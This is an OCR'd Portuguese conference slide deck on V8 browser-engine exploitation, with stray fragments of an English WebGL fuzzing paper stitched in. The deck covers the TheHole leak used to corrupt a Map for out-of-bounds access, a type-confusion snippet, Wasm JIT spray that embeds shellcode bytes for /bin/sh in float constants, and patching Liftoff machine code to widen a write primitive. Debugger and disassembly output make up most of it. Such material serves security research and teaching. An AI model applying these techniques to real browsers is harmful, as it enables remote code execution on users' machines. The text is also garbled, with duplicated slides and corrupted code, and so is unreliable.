
Mathias Payer
EPFL

Abstract

WebGL is a set of standardized JavaScript APIs for GPU accelerated graphics. Security of the WebGL interface is paramount because it exposes remote and unsandboxed target for attackers because it exposes a large attack surface.

WebGL gives potentially malicious remote users access to the native graphics stack, previously only available locally. Security analysis of the graphics stack is challenging as it of-

O *RENDER PROCESS* É UM PROBLEMA INSOLUCIONÁVEL - WEBGL



GLeeFuzz: Fuzzing WebGL Through Error Message Guided Mutation

Overview

A GLeeFuzz fuzzing environment consists of:

- A ***hub server*** responsible for generating fuzzing inputs, mutating, and dispatching test quests to test machines;
- A ***web executor server*** hosting the test webpages.
- One or more ***test machines*** running target browsers to fuzz;

accelerated graphics. Security of the WebGL interface is paramount because it exposes remote and unsandboxed

Security analysis of the graphics stack is challenging as it of-

O *RENDER PROCESS* É UM PROBLEMA INSOLUCIONÁVEL - WASM

O *RENDER PROCESS* É UM PROBLEMA INSOLUCIONÁVEL - WASM

05 TÉCNICAS

Mitigações novas exigem técnicas novas

Novas técnicas

Temos novas técnicas de corrupção e sandbox escape surgindo, vale ressaltar:

- TheHole leak
- Wasm RIP hijacking
- Wasm assembly abusing

Novas técnicas - TheHole

O TheHole é um oddball interno do v8, oddbal é o tipo de dado que compreende null, false, undefined, etc. O problema de conseguir acessar ele é que o TheHole é um "*sentinel value*" um valor "coringa" para representar ausência em objetos, útil para casos como:

```
const array = [1, 2, 3];
```

Quando definimos um array assim é normal ser internamente alocado mais valores, mas são todos preenchidos com o TheHole para dizer que não exite nada ali ainda para o JS.

Novas técnicas - TheHole

A primeira técnica a utilizar o TheHole foi usando o `map.delete()`, utilizando ele podemos deletar mais de uma vez o mesmo valor por ser um TheHole e posteriormente sobrescrever seu tamanho para ter um oob read/write.

exploit....

```
// natives syntax to get TheHole
let hole = %TheHole();
var map = new Map();
map.set(1, 1);
map.set(hole, 1);
// delete twice TheHole and make a map.size === -1
map.delete(hole);
map.delete(hole);
map.delete(1);
// set map.capacity = 0x10
map.set(0x10, -1);
```

Novas técnicas - TheHole


A primeira técnica a utilizar o TheHole foi usando o `map.delete()`, utilizando ele podemos deletar mais de uma vez o mesmo valor, criar um TheHole e posteriormente sobrescrever o tamanho para ler o

Patched

```
JS ploit....

na  syntax to get TheHole
 hole = %TheHole();
var map = new Map();
map.set(1, 1);
map.set(hole, 1);
// delete twice TheHole and make a ap.size === -1
map.delete(hole);
map.delete(hole);
map.delet (1);
// set map.capacity = 0x10
map.set(0x10, -1);
```

Novas técnicas - TheHole

Posteriormente, o @mistymntncop conseguiu forçar um type confusion com o TheHole e criar um `Range(0,0)` para um inteiro 1, fazendo com que no build-in `at` você tenha um acesso oob.



exploit....

```
let index = Number(b ? the.hole : -1);
index |= 0;
index += 1;
let arr1 = [0x1337, {}];
let arr2 = [addr, 2.2, 3.3, 4.4];
let fake_obj = arr1.at(index * 8);
```

Novas técnicas - TheHole

Posteriormente, o @mistymntncop conseguiu forçar um type confusion com o TheHole e criar um `Range(0,0)` para um int[] usando com que no build in `at` fosse [illegible] isso oob.

```
(b) {
    let index = Number(b ? the.hole : -1);
    index |= 0;
    index += 1;
    index *= 666;
}
```

52: [illegible]nt[1]
Ra[illegible](1, 1)


53: SpeculativeSafeIntegerAdd
Range(0, 0)

55: SpeculativeNumberMultiply
Range(0, 0)

Patched

Novas técnicas - Wasm RIP

Basicamente ainda existem ponteiros raw que apontam para uma região RWX – De volta ao início, não?



Novas técnicas - Wasm RIP

```
V8 version 12.1.0 (candidate)
d8> %DebugPrint(wasm_instance1)
DebugPrint: 0x58d00019a3e1: [WasmInstanceObject] in OldSpace
 - map: 0x058d00191215 <Map[208](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x058d001912c1 <Object map = 0x58d0019a3b9>
 - elements: 0x058d000006a5 <FixedArray[0]> [HOLEY_ELEMENTS]
 - module_object: 0x058d0004b36d <Module map = 0x58d001910ed>
 - exports_object: 0x058d0004b44d <Object map = 0x58d0019a5d5>
 - native_context: 0x058d00183c51 <NativeContext[284]>
 - memory_objects: 0x058d000006a5 <FixedArray[0]>
 - tables: 0x058d000006a5 <FixedArray[0]>
 - indirect_function_tables: 0x058d000006a5 <FixedArray[0]>
 - imported_function_refs: 0x058d000006a5 <FixedArray[0]>
 - indirect_function_table_refs: 0x058d000006a5 <FixedArray[0]>
 - wasm_internal_functions: 0x058d0004b41d <FixedArray[1]>
 - managed_object_maps: 0x058d0004b441 <FixedArray[1]>
 - feedback_vectors: 0x058d000006a5 <FixedArray[0]>
 - well_known_imports: 0x058d000006a5 <FixedArray[0]>
 - memory0_start: 0x68cfffffff
 - memory0_size: 0
 - new_allocation_limit_address: 0x5587c03d5ba0
 - new_allocation_top_address: 0x5587c03d5b98
 - old_allocation_limit_address: 0x5587c03d5bb8
 - old_allocation_top_address: 0x5587c03d5bb0
 - imported_function_targets: 0x058d00000e19 <ByteArray[0]>
 - globals_start: 0x68cfffffff
 - imported_mutable_globals: 0x058d00000e19 <ByteArray[0]>
 - indirect_function_table_size: 0
 - indirect_function_table_sig_ids: 0x058d00000e19 <ByteArray[0]>
 - indirect_function_table_targets: 0x058d0000604d <ExternalPointerArray[0]>
 - isorecursive_canonical_types: 0x5587c0437610
 - jump_table_start: 0x3b4894d5f000
 - data_segment_starts: 0x058d00000e19 <ByteArray[0]>
```

```
pwndbg> x/10gx 0x58d0019a3e1-1
0x58d0019a3e0:  0x000006a500191215      0x000006a5000006a5
0x58d0019a3f0:  0x00000e19000006a5      0x00000e190000604d
0x58d0019a400:  0x0000000000000e19      0xffffffffff000000
0x58d0019a410:  0x0000000000000000      0x00005587c0437610
0x58d0019a420:  0xffffffffff000000      0x00003b4894d5f000
pwndbg> xinfo 0x00003b4894d5f000
Extended information for virtual address 0x3b4894d5f000:

  Containing mapping:
    0x3b4894d5f000     0x3b4894d60000 rwxp     1000      0 [anon_3b4894d5f]

  Offset information:
         Mapped Area 0x3b4894d5f000 = 0x3b4894d5f000 + 0x0
pwndbg>
```

Sandbox prefix

RWX pointer

Novas técnicas - Wasm RIP

Se você tiver R/W dentro da sandbox, pode criar uma instância Wasm com a mesma técnica de JIT spray e após isso corromper esse endereço para desalinhar as instruções. Não podemos escrever para onde esse endereço aponta, pois não temos primitiva para isso, o `backing_store` só aceita offset's de 40-bits, por exemplo, por isso precisamos do JIT spray.

code_spray.was...

```
(module
  (func (export "main") (result f64)
    f64.const -1.1885959257070704e+148;; mark
    f64.const 1.6303941623275865e-270
    f64.const 1.6305242777580782e-270
    f64.const 1.6304934513098962e-270
    f64.const 1.6305242777580786e-270
    f64.const 1.6305238839762445e-270
    f64.const 1.6305242777635575e-270
    f64.const 1.97118289994653e-246
    f64.const 1.9711828988945186e-246
    f64.const 1.971182898890234e-246
    f64.const 1.9711829003383248e-246
    f64.const 1.291834424613085e-241
    f64.const 1.9711828988865938e-246
    f64.const 1.6305242777505848e-270
    drop
    drop
    drop
    drop
    drop
    drop
    drop
    drop
    drop
    drop
    drop
    drop
    drop
    drop
))
```

Novas técnicas - Wasm RIP

```
── WebAssembly code ──
name: wasm-function[0]
index: 0
kind: wasm function
compiler: Liftoff
Body (size = 384 = 328 + 56 padding)
Instructions (size = 316)
0×ec39cc20b80     0  55                  push rbp
0×ec39cc20b81     1  4889e5              REX.W movq rbp,rsp
0×ec39cc20b84     4  6a08                push 0×8
0×ec39cc20b86     6  56                  push rsi
0×ec39cc20b87     7  4881ec40000000      REX.W subq rsp,0×40
0×ec39cc20b8e     e  493b65a0            REX.W cmpq rsp,[r13-0×60]
0×ec39cc20b92    12  0f860b010000        jna 0×ec39cc20ca3  <+0×123>
0×ec39cc20b98    18  49baefbeaddeefbeadde REX.W movq r10,0×deadbeefdeadbeef
0×ec39cc20ba2    22  c4c1f96ec2          vmovq xmm0,r10
0×ec39cc20ba7    27  49ba682f73680090eb07 REX.W movq r10,0×7eb900068732f68
0×ec39cc20bb1    31  c4c1f96eca          vmovq xmm1,r10
0×ec39cc20bb6    36  49ba589090909090eb07 REX.W movq r10,0×7eb909090909058
0×ec39cc20bc0    40  c4c1f96ed2          vmovq xmm2,r10
0×ec39cc20bc5    45  49ba682f62696e90eb07 REX.W movq r10,0×7eb906e69622f68
0×ec39cc20bcf    4f  c4c1f96eda          vmovq xmm3,r10
0×ec39cc20bd4    54  49ba5a9090909090eb07 REX.W movq r10,0×7eb90909090905a
0×ec39cc20bde    5e  c4c1f96ee2          vmovq xmm4,r10
0×ec39cc20be3    63  49ba48c1e0209090eb07 REX.W movq r10,0×7eb909020e0c148
0×ec39cc20bed    6d  c4c1f96eea          vmovq xmm5,r10
0×ec39cc20bf2    72  49ba31f690909090eb07 REX.W movq r10,0×7eb90909090f631
0×ec39cc20bfc    7c  c4c1f96ef2          vmovq xmm6,r10
0×ec39cc20c01    81  49ba4801d0909090eb0c REX.W movq r10,0×ceb909090d00148
0×ec39cc20c0b    8b  c4c1f96efa          vmovq xmm7,r10
0×ec39cc20c10    90  c5fb1145d8          vmovsd [rbp-0×28],xmm0
0×ec39cc20c15    95  49ba31d290909090eb0c REX.W movq r10,0×ceb90909090d231
```

```
pwndbg> x/i 0×ec39cc20ba7
   0×ec39cc20ba7:       movabs r10,0×7eb900068732f68
pwndbg> x/3i 0×ec39cc20ba7+2
   0×ec39cc20ba9:       push   0×68732f
   0×ec39cc20bae:       nop
   0×ec39cc20baf:       jmp    0×ec39cc20bb8
pwndbg>
```

Novas técnicas - Wasm assembly abusing

O Liftoff é o compilador Wasm do v8, ele é responsável por gerar o assembly relativo do WebAssembly o mais rápido possível. O interessante aqui são como os valores de dentro da Sandbox são tratados.


Novas técnicas - Wasm assembly abusing

write.was...


```
;; Get 2 params, 32bits offset and 64bits to write
(module
  (memory 1)

  (func (export "write")
    (param $offset i32)   ;; Offset within memory
    (param $value i64)    ;; 64-bit integer to write
    (i64.store
      (local.get $offset)   ;; Get the memory offset
      (local.get $value)    ;; Get the i64 value
    )
  )
)
```

```
── WebAssembly code ──
name: wasm-function[3]
index: 3
kind: wasm function
compiler: Liftoff
Body (size = 128 = 104 + 24 padding)
Instructions (size = 92)
0x3f7a74d79bc0     0  55                  push rbp
0x3f7a74d79bc1     1  4889e5              REX.W movq rbp,rsp
0x3f7a74d79bc4     4  6a08                push 0x8
0x3f7a74d79bc6     6  56                  push rsi
0x3f7a74d79bc7     7  4881ec10000000      REX.W subq rsp,0x10
0x3f7a74d79bce     e  493b65a0            REX.W cmpq rsp,[r13-0x60]
0x3f7a74d79bd2    12  0f8623000000        jna 0x3f7a74d79bfb  <+0x3b>
0x3f7a74d79bd8    18  488b4e27            REX.W movq rcx,[rsi+0x27]
0x3f7a74d79bdc    1c  48c1e918            REX.W shrq rcx, 24
0x3f7a74d79be0    20  4903ce              REX.W addq rcx,r14
0x3f7a74d79be3    23  48891401            REX.W movq [rcx+rax*1],rdx
0x3f7a74d79be7    27  4c8b5677            REX.W movq r10,[rsi+0x77]
0x3f7a74d79beb    2b  41836a0c27          subl [r10+0xc],0x27
0x3f7a74d79bf0    30  0f8814000000        js 0x3f7a74d79c0a  <+0x4a>
0x3f7a74d79bf6    36  488be5              REX.W movq rsp,rbp
0x3f7a74d79bf9    39  5d                  pop rbp
0x3f7a74d79bfa    3a  c3                  retl
```


Novas técnicas - Wasm assembly abusing



Novas técnicas - Wasm assembly abusing



Novas técnicas - Wasm assembly abusing



Novas técnicas - Wasm assembly abusing

nop.was...

```
;; Literally do nothing
(module
  (func (export "nop")
    nop
  )
)
```

```
── WebAssembly code ──
name: wasm-function[0]
index: 0
kind: wasm function
compiler: Liftoff
Body (size = 128 = 80 + 48 padding)
Instructions (size = 68)
0×3f7a74d79c40     0  55                   push rbp
0×3f7a74d79c41     1  4889e5               REX.W movq rbp,rsp
0×3f7a74d79c44     4  6a08                 push 0×8
0×3f7a74d79c46     6  56                   push rsi
0×3f7a74d79c47     7  4881ec10000000       REX.W subq rsp,0×10
0×3f7a74d79c4e     e  493b65a0             REX.W cmpq rsp,[r13-0×60]
0×3f7a74d79c52    12  0f8613000000         jna 0×3f7a74d79c6b  <+0×2b>
0×3f7a74d79c58    18  4c8b5677             REX.W movq r10,[rsi+0×77]
0×3f7a74d79c5c    1c  41832a18             subl [r10],0×18
0×3f7a74d79c60    20  0f8810000000         js 0×3f7a74d79c76  <+0×36>
0×3f7a74d79c66    26  488be5               REX.W movq rsp,rbp
0×3f7a74d79c69    29  5d                   pop rbp
0×3f7a74d79c6a    2a  c3                   retl
```

Novas técnicas - Wasm assembly abusing

nop.was...

```
;; Literally do nothing
(module
  (func (export "nop")
    nop
  )
)
```

```
── WebAssembly code ──
name: wasm-function[0]
index: 0
kind: wasm function
compiler: Liftoff
Body (size = 128 = 80 + 48 padding)
Instructions (size = 68)
0x3f7a74d79c40      0  55                    push rbp
0x3f7a74d79c41      1  4889e5                REX.W movq rbp,rsp
0x3f7a74d79c44      4  6a08                  push 0x8
0x3f7a74d79c46      6  56                    push rsi
0x3f7a74d79c47      7  4881ec10000000        REX.W subq rsp,0x10
0x3f7a74d79c4e      e  493b65a0              REX.W cmpq rsp,[r13-0x60]
0x3f7a74d79c52     12  0f8613000000          jna 0x3f7a74d79c6b  <+0x2b>
0x3f7a74d79c58     18  4c8b5677              REX.W movq r10,[rsi+0x77]
0x3f7a74d79c5c     1c  41832a18              subl [r10],0x18
0x3f7a74d79c60     20  0f8810000000          js 0x3f7a74d79c76  <+0x36>
0x3f7a74d79c66     26  488be5                REX.W movq rsp,rbp
0x3f7a74d79c69     29  5d                    pop rbp
0x3f7a74d79c6a     2a  c3                    retl
```

Novas técnicas - Wasm assembly abusing

nop.was...


```
;; Literally do nothing
(module
  (func (export "nop")
    nop
  )
)
```

```
── WebAssembly code ──
name: wasm-function[0]
index: 0
kind: wasm function
compiler: Liftoff
Body (size = 128 = 80 + 48 padding)
Instructions (size = 68)
0x3f7a74d79c40     0  55                 push rbp
0x3f7a74d79c41     1  4889e5             REX.W movq rbp,rsp
0x3f7a74d79c44     4  6a08               push 0x8
0x3f7a74d79c46     6  56                 push rsi
0x3f7a74d79c47     7  4881ec10000000     REX.W subq rsp,0x10
0x3f7a74d79c4e     e  493b65a0           REX.W cmpq rsp,[r13-0x60]
0x3f7a74d79c52    12  0f8613000000       jna 0x3f7a74d79c6b  <+0x2b>
0x3f7a74d79c58    18  4c8b5677           REX.W movq r10,[rsi+0x77]
0x3f7a74d79c5c    1c  41832a18           subl [r10],0x18
0x3f7a74d79c60    20  0f8810000000       js 0x3f7a74d79c76  <+0x36>
0x3f7a74d79c66    26  488be5             REX.W movq rsp,rbp
0x3f7a74d79c69    29  5d                 pop rbp
0x3f7a74d79c6a    2a  c3                 retl
```

Lembrete: O código Wasm é uma página RWX

Novas técnicas - Wasm assembly abusing

Com essa primitiva podemos alterar instruções, inclusive o “shift” que limita o tamanho dos ponteiros que podemos escrever na primeira função



Novas técnicas - Wasm assembly abusing

Com essa primitiva podemos alterar instruções, inclusive o “shift” que limita o tamanho dos ponteiros que podemos escrever na primeira função

```
pwndbg> x/3i 0x3f7a74d79bd8
   0x3f7a74d79bd8:      mov    rcx,QWORD PTR [rsi+0x27]
   0x3f7a74d79bdc:      shr    rcx,0x18
   0x3f7a74d79be0:      add    rcx,r14
pwndbg>
```

```
pwndbg> x/3i 0x3f7a74d79bd8
   0x3f7a74d79bd8:      mov    rcx,QWORD PTR [rsi+0x27]
   0x3f7a74d79bdc:      rcl    rcx,0x18
   0x3f7a74d79be0:      add    rcx,r14
pwndbg>
```

Novas técnicas - Wasm assembly abusing

Com essa primitiva podemos alterar instruções, inclusive o “shift” que limita o tamanho dos ponteiros que podemos escrever na primeira função

```
pwndbg> x/3i 0x3f7a74d79bd8
   0x3f7a74d79bd8:      mov    rcx,QWORD PTR [rsi+0x27]
   0x3f7a74d79bdc:      shr    rcx,0x18
   0x3f7a74d79be0:      add    rcx,r14
pwndbg>
```

shr rcx, 0x18 == 48c1e918

rcl rcx, 0x18 == 48c1d118

```
pwndbg> x/3i 0x3f7a74d79bd8
   0x3f7a74d79bd8:      mov    rcx,QWORD PTR [rsi+0x27]
   0x3f7a74d79bdc:      rcl    rcx,0x18
   0x3f7a74d79be0:      add    rcx,r14
pwndbg>
```

Novas técnicas - Wasm assembly abusing

Com essa primitiva podemos alterar instruções, inclusive o “shift” que limita o tamanho dos ponteiros que podemos escrever na primeira função

```
pwndbg> x/3i 0x3f7a74d79bd8
   0x3f7a74d79bd8:      mov    rcx,QWORD PTR [rsi+0x27]
   0x3f7a74d79bdc:      shr    rcx,0x18
   0x3f7a74d79be0:      add    rcx,r14
pwndbg>
```

shr rcx, 0x18 == 48c1e918

rcl rcx, 0x18 == 48c1d118

```
pwndbg> x/3i 0x3f7a74d79bd8
   0x3f7a74d79bd8:      mov    rcx,QWORD PTR [rsi+0x27]
   0x3f7a74d79bdc:      rcl    rcx,0x18
   0x3f7a74d79be0:      add    rcx,r14
